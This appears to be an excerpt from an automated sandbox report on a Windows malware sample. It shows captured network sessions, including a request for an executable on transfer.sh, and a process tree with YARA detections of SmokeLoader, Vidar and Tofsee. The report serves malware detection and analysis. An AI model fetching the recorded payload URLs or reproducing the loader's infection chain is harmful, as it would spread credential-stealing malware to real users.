72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 Data Ascii: hide the final destination. - The link may lead to a forgery of another website or may infringe the rights of others. <p>If you believe this link has been blocked in error, please contact Bitly via <a target="_blank" rel="noopene
2022-01-06 07:09:58 UTC	534	IN	Data Raw: 20 54 72 61 63 6b 20 70 61 67 65 20 76 69 65 77 0a 77 2e 67 61 28 27 73 65 6e 64 27 2c 20 27 70 61 67 65 76 69 65 77 27 29 3b 0a 0a 7d 29 28 77 69 6e 64 6f 77 2c 64 6f 63 75 6d 65 6e 74 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 28 66 75 6e 63 74 69 6f 6e 20 28 29 20 7b 0a 76 61 72 20 63 61 74 65 67 6f 72 79 20 3d 20 22 73 70 61 6d 3a 77 61 72 6e 69 6e 67 5f 70 61 67 65 22 2c 0a 73 74 61 74 65 20 3d 20 30 3b 0a 66 75 6e 63 74 69 6f 6e 20 74 72 61 63 6b 48 6f 76 65 72 28 65 29 20 7b 0a 74 72 79 20 7b 0a 73 74 61 74 65 20 3d 20 31 3b 0a 67 61 28 27 73 65 6e 64 27 2c 20 27 65 76 65 6e 74 27 2c 20 63 61 74 65 67 6f 72 79 2c 20 22 53 70 61 6d 20 69 6e 74 65 72 73 74 69 Data Ascii: Track page vieww.ga('send', 'pageview');})(window,document);</script><script type="text/javascript">(function () {var category = "spam:warning_page",state = 0;function trackHover(e) {try {state = 1;ga('send', 'event', category, "Spam intersti

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49807	104.21.38.221	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:10:02 UTC	535	OUT	GET /afU3 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: goo.su
2022-01-06 07:10:03 UTC	535	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 07:10:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding x-powered-by: PHP/7.2.21 cache-control: private, must-revalidate pragma: no-cache expires: -1 set-cookie: XSRF-TOKEN=eyJpdiI6IjR4aDFkWVU5QXpRTm5EZmR0TXV5NVE9PSIsInZhbHVlIjoiZkRuMUZaOUJ LTTM4NnFkK2lmbkNWclpKQ3ZXamFpYlVxc0FHVko5ak5vRGsza29yeHpYXC9XNEZ1SXRUVkt3d0giLCJtYWMiOiJkO TJmNGQxYjAxM2RmMjczMmMyYmRiZTA3ZTlmZmNkYzY2MjAyMGVjMzJjNzg0M2UxYTFkZWEwMzY1ODUxY zA0In0%3D; expires=Fri, 07-Jan-2022 01:50:02 GMT; Max-Age=67200; path=/ set-cookie: goosu_session=eyJpdiI6Ik43TlNEUHdDeG45TmFUamZwRXlGQkE9PSIsInZhbHVlIjoiVkF3d2FvMExqQVp0Yl Q5b1B5VW9RRmNuN21LeVJlOHZiTDJsRGltT21QV2tpWWJpeWIwMXRFMmJLeXdVbnZpSiIsIm1hYyI6IjkyNWIxZDNj OWUzYzBkN2QzNzIzMGViMzU2Y2I0YzVjZjdjMDkwOGE2YTQxYTU2MDQ2NmE2YzIwNDRmNGZhZjYifQ%3D%3D; expi res=Fri, 07-Jan-2022 01:50:02 GMT; Max-Age=67200; path=/; httponly CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=7tbwbN0wQsZLY26MbZV%2F05pXUGAmI7 uHftTPCYILM%2BUdXbpW7SD9M62%2BqmU0C%2BwIKo6S5547qOz8OcvuNQNxhiUKUg7UesRJBhCRZxQX qyHgUnI5T%2FQbYwQ%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:10:03 UTC	536	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 63 39 33 31 66 63 66 66 64 31 38 34 65 30 37 2d 46 52 41 0d 0a 61 6c 74 2d 73 76 63 3a 20 68 33 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 39 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 38 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 2c 20 68 33 2d 32 37 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 38 36 34 30 30 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflareCF-RAY: 6c931fcffd184e07-FRAalt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2022-01-06 07:10:03 UTC	537	IN	Data Raw: 32 31 33 35 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 72 75 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 3e 0a 3c 74 69 74 6c 65 3e d0 9f d1 80 d0 be d0 b8 d1 81 d1 85 d0 be d0 b4 d0 b8 d1 82 20 d0 bf d0 b5 d1 80 d0 b5 d0 bd d0 b0 d0 bf d1 80 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d0 b5 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 0a 0a 3c 6c 69 6e 6b 20 68 Data Ascii: 2135<!doctype html><html lang="ru"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="robots" content="noindex"><title> ...</title><link h
2022-01-06 07:10:03 UTC	538	IN	Data Raw: 74 2d 77 65 69 67 68 74 3a 20 36 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 20 2e 31 72 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 20 75 70 70 65 72 63 61 73 65 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6d 2d 62 2d 6d 64 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 33 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 62 6f 72 64 65 72 65 64 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 65 65 65 3b 0a 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 36 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 33 30 70 78 3b 0a 20 20 20 20 20 20 20 20 Data Ascii: t-weight: 600; letter-spacing: .1rem; text-decoration: none; text-transform: uppercase; } .m-b-md { margin-bottom: 30px; } .bordered { border: 1px solid #eee;
2022-01-06 07:10:03 UTC	539	IN	Data Raw: 20 20 20 20 20 20 20 20 20 20 20 20 59 61 2e 43 6f 6e 74 65 78 74 2e 41 64 76 4d 61 6e 61 67 65 72 2e 72 65 6e 64 65 72 28 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6c 6f 63 6b 49 64 3a 20 22 52 2d 41 2d 34 31 33 39 38 30 2d 38 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 72 65 6e 64 65 72 54 6f 3a 20 22 79 61 6e 64 65 78 5f 72 74 62 5f 52 2d 41 2d 34 31 33 39 38 30 2d 38 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 61 73 79 6e 63 3a 20 74 72 75 65 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 Data Ascii: Ya.Context.AdvManager.render({ blockId: "R-A-413980-8", renderTo: "yandex_rtb_R-A-413980-8", async: true }); });
2022-01-06 07:10:03 UTC	541	IN	Data Raw: 20 20 20 20 20 20 20 20 20 20 20 20 72 65 6e 64 65 72 54 6f 3a 20 22 79 61 6e 64 65 78 5f 72 74 62 5f 52 2d 41 2d 34 31 33 39 38 30 2d 31 34 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 61 73 79 6e 63 3a 20 74 72 75 65 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 20 3d 20 64 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 20 3d 20 64 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 20 20 Data Ascii: renderTo: "yandex_rtb_R-A-413980-14", async: true }); }); t = d.getElementsByTagName("script")[0]; s = d.createElement("script");
2022-01-06 07:10:03 UTC	542	IN	Data Raw: 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 28 74 68 69 73 2c 20 74 68 69 73 2e 64 6f 63 75 6d 65 6e 74 2c 20 22 79 61 6e 64 65 78 43 6f 6e 74 65 78 74 41 73 79 6e 63 43 61 6c 6c 62 61 63 6b 73 22 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 63 6f 64 65 2e 6a 71 75 65 72 79 2e 63 6f 6d 2f 6a 71 75 65 72 79 2d 33 2e 33 2e 31 2e 73 6c 69 6d 2e 6d 69 6e 2e 6a 73 22 20 69 6e 74 65 67 72 69 74 79 3d 22 73 68 61 33 38 34 2d 71 38 69 2f 58 2b 39 36 35 44 7a 4f 30 72 54 37 61 62 4b 34 31 4a 53 74 51 49 41 71 56 67 52 56 7a 70 62 7a 6f 35 73 6d 58 4b 70 34 59 66 52 76 48 2b 38 61 62 74 54 45 31 50 69 36 6a 69 7a Data Ascii: })(this, this.document, "yandexContextAsyncCallbacks"); </script></div></div></body><script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jiz
2022-01-06 07:10:03 UTC	543	IN	Data Raw: 3b 6a 73 3d 6e 61 22 20 73 74 79 6c 65 3d 22 62 6f 72 64 65 72 3a 30 3b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 6c 65 66 74 3a 2d 39 39 39 39 70 78 3b 22 20 61 6c 74 3d 22 54 6f 70 2e 4d 61 69 6c 2e 52 75 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 3c 2f 6e 6f 73 63 72 69 70 74 3e 0a 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 20 20 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 61 20 68 72 65 66 3d 22 2f 2f 77 77 77 2e 6c 69 76 65 69 6e 74 65 72 6e 65 74 2e 72 75 2f 63 6c 69 63 6b 22 20 27 2b 0a 20 20 20 20 20 20 20 20 20 20 20 20 27 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 63 6f 75 6e 74 65 72 2e 79 61 64 72 Data Ascii: ;js=na" style="border:0;position:absolute;left:-9999px;" alt="Top.Mail.Ru" /> </div></noscript><script type="text/javascript"> document.write('<a href="//www.liveinternet.ru/click" '+ 'target="_blank"><img src="//counter.yadr
2022-01-06 07:10:03 UTC	545	IN	Data Raw: 20 20 20 20 20 20 20 20 20 20 73 2e 73 72 63 20 3d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 28 64 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 20 3d 3d 20 22 68 74 74 70 73 3a 22 20 3f 20 22 68 74 74 70 73 3a 22 20 3a 20 22 68 74 74 70 3a 22 29 20 2b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 22 2f 2f 73 74 2e 74 6f 70 31 30 30 2e 72 75 2f 74 6f 70 31 30 30 2f 74 6f 70 31 30 30 2e 6a 73 22 3b 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 69 66 20 28 77 2e 6f 70 65 72 61 20 3d 3d 20 22 5b 6f 62 6a 65 63 74 20 4f 70 65 72 61 5d 22 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 44 4f 4d 43 6f 6e 74 65 6e 74 4c 6f 61 64 65 64 22 2c 20 66 2c 20 66 61 6c 73 65 29 3b 0a 20 20 Data Ascii: s.src = (d.location.protocol == "https:" ? "https:" : "http:") + "//st.top100.ru/top100/top100.js"; if (w.opera == "[object Opera]") { d.addEventListener("DOMContentLoaded", f, false);
2022-01-06 07:10:03 UTC	545	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49810	144.76.136.153	443	C:\Windows\explorer.exe

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:10:03 UTC	545	OUT	GET /get/BaQ0zM/d.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh
2022-01-06 07:10:03 UTC	545	IN	HTTP/1.1 500 Internal Server Error Server: nginx/1.14.2 Date: Thu, 06 Jan 2022 07:10:03 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 65 Connection: close Retry-After: Thu, 06 Jan 2022 08:10:08 GMT X-Content-Type-Options: nosniff X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,102.129.143.96,102.129.143.96 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1641453008 X-Served-By: Proudly served by DutchCoders
2022-01-06 07:10:03 UTC	546	IN	Data Raw: 72 75 6e 74 69 6d 65 20 65 72 72 6f 72 3a 20 69 6e 76 61 6c 69 64 20 6d 65 6d 6f 72 79 20 61 64 64 72 65 73 73 20 6f 72 20 6e 69 6c 20 70 6f 69 6e 74 65 72 20 64 65 72 65 66 65 72 65 6e 63 65 0a Data Ascii: runtime error: invalid memory address or nil pointer dereference

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: svchost.exe PID: 6944 Parent PID: 572

General

Start time:	08:08:06
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: T5dzWoyBkt.exe PID: 7000 Parent PID: 3640

General

Start time:	08:08:06
Start date:	06/01/2022
Path:	C:\Users\user\Desktop\T5dzWoyBkt.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\T5dzWoyBkt.exe"
Imagebase:	0x400000
File size:	273920 bytes
MD5 hash:	F073B540A352759BB44D7A1EB641FE61
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: svchost.exe PID: 7048 Parent PID: 572

General

Start time:	08:08:06
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 7124 Parent PID: 572

General

Start time:	08:08:07
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 7152 Parent PID: 572

General

Start time:	08:08:07
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: SgrmBroker.exe PID: 5684 Parent PID: 572

General

Start time:	08:08:08
Start date:	06/01/2022
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff769340000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 2992 Parent PID: 572

General

Start time:	08:08:08
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities Show Windows behavior

Analysis Process: T5dzWoyBkt.exe PID: 1356 Parent PID: 7000

General

Start time:	08:08:09
Start date:	06/01/2022
Path:	C:\Users\user\Desktop\T5dzWoyBkt.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\T5dzWoyBkt.exe"

Imagebase:	0x400000
File size:	273920 bytes
MD5 hash:	F073B540A352759BB44D7A1EB641FE61
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000007.00000002.345486542.0000000000580000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000007.00000002.345511016.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: explorer.exe PID: 3352 Parent PID: 1356

General

Start time:	08:08:16
Start date:	06/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000008.00000000.333308223.0000000004DE1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: svchost.exe PID: 6488 Parent PID: 572

General

Start time:	08:08:28
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5380 Parent PID: 572

General

Start time:	08:08:43
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: eijrgvi PID: 5344 Parent PID: 664

General

Start time:	08:08:51
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Roaming\eijrgvi
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\eijrgvi
Imagebase:	0x400000
File size:	273920 bytes
MD5 hash:	F073B540A352759BB44D7A1EB641FE61
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: AD19.exe PID: 5384 Parent PID: 3352

General

Start time:	08:08:51
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\AD19.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\AD19.exe
Imagebase:	0x400000
File size:	307712 bytes
MD5 hash:	8C23CC666860658E657DC4652A48FF91
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: AD19.exe PID: 2824 Parent PID: 5384

Copyright Joe Security LLC 2022

General

Start time:	08:08:54
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\AD19.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\AD19.exe
Imagebase:	0x400000
File size:	307712 bytes
MD5 hash:	8C23CC666860658E657DC4652A48FF91
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000E.00000002.400946485.00000000004F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000E.00000002.401235918.0000000001F91000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: eijrgvi PID: 4020 Parent PID: 5344

General

Start time:	08:08:54
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Roaming\eijrgvi
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\eijrgvi
Imagebase:	0x400000
File size:	273920 bytes
MD5 hash:	F073B540A352759BB44D7A1EB641FE61
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: svchost.exe PID: 1068 Parent PID: 572

General

Start time:	08:08:56
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: C48A.exe PID: 6860 Parent PID: 3352

General

Start time:	08:08:57
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\C48A.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\C48A.exe
Imagebase:	0x400000
File size:	358912 bytes
MD5 hash:	1F935BFFF0F8128972BC69625E5B2A6C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 26%, Metadefender, Browse • Detection: 79%, ReversingLabs

Analysis Process: svchost.exe PID: 6128 Parent PID: 572

General

Start time:	08:09:01
Start date:	06/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: WerFault.exe PID: 6372 Parent PID: 6128

General

Start time:	08:09:01
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 6860 -ip 6860
Imagebase:	0xb90000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: DACD.exe PID: 4616 Parent PID: 3352

General

Start time:	08:09:03

Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\DACD.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\DACD.exe
Imagebase:	0x400000
File size:	309760 bytes
MD5 hash:	6146E19CEFC8795E7C5743176213B2C2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000016.00000002.438371322.0000000000803000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000016.00000002.438371322.0000000000803000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: WerFault.exe PID: 5700 Parent PID: 6860

General

Start time:	08:09:03
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6860 -s 520
Imagebase:	0xb90000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Analysis Process: E5F9.exe PID: 6076 Parent PID: 3352

General

Start time:	08:09:06

Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\E5F9.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\E5F9.exe
Imagebase:	0x400000
File size:	306688 bytes
MD5 hash:	E97EA1C4CC3EFE421BC13D3A1FA4D0A3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000018.00000002.455570168.0000000000540000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000018.00000002.455426266.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 00000018.00000003.415955284.0000000000580000.00000004.00000001.sdmp, Author: Joe Security
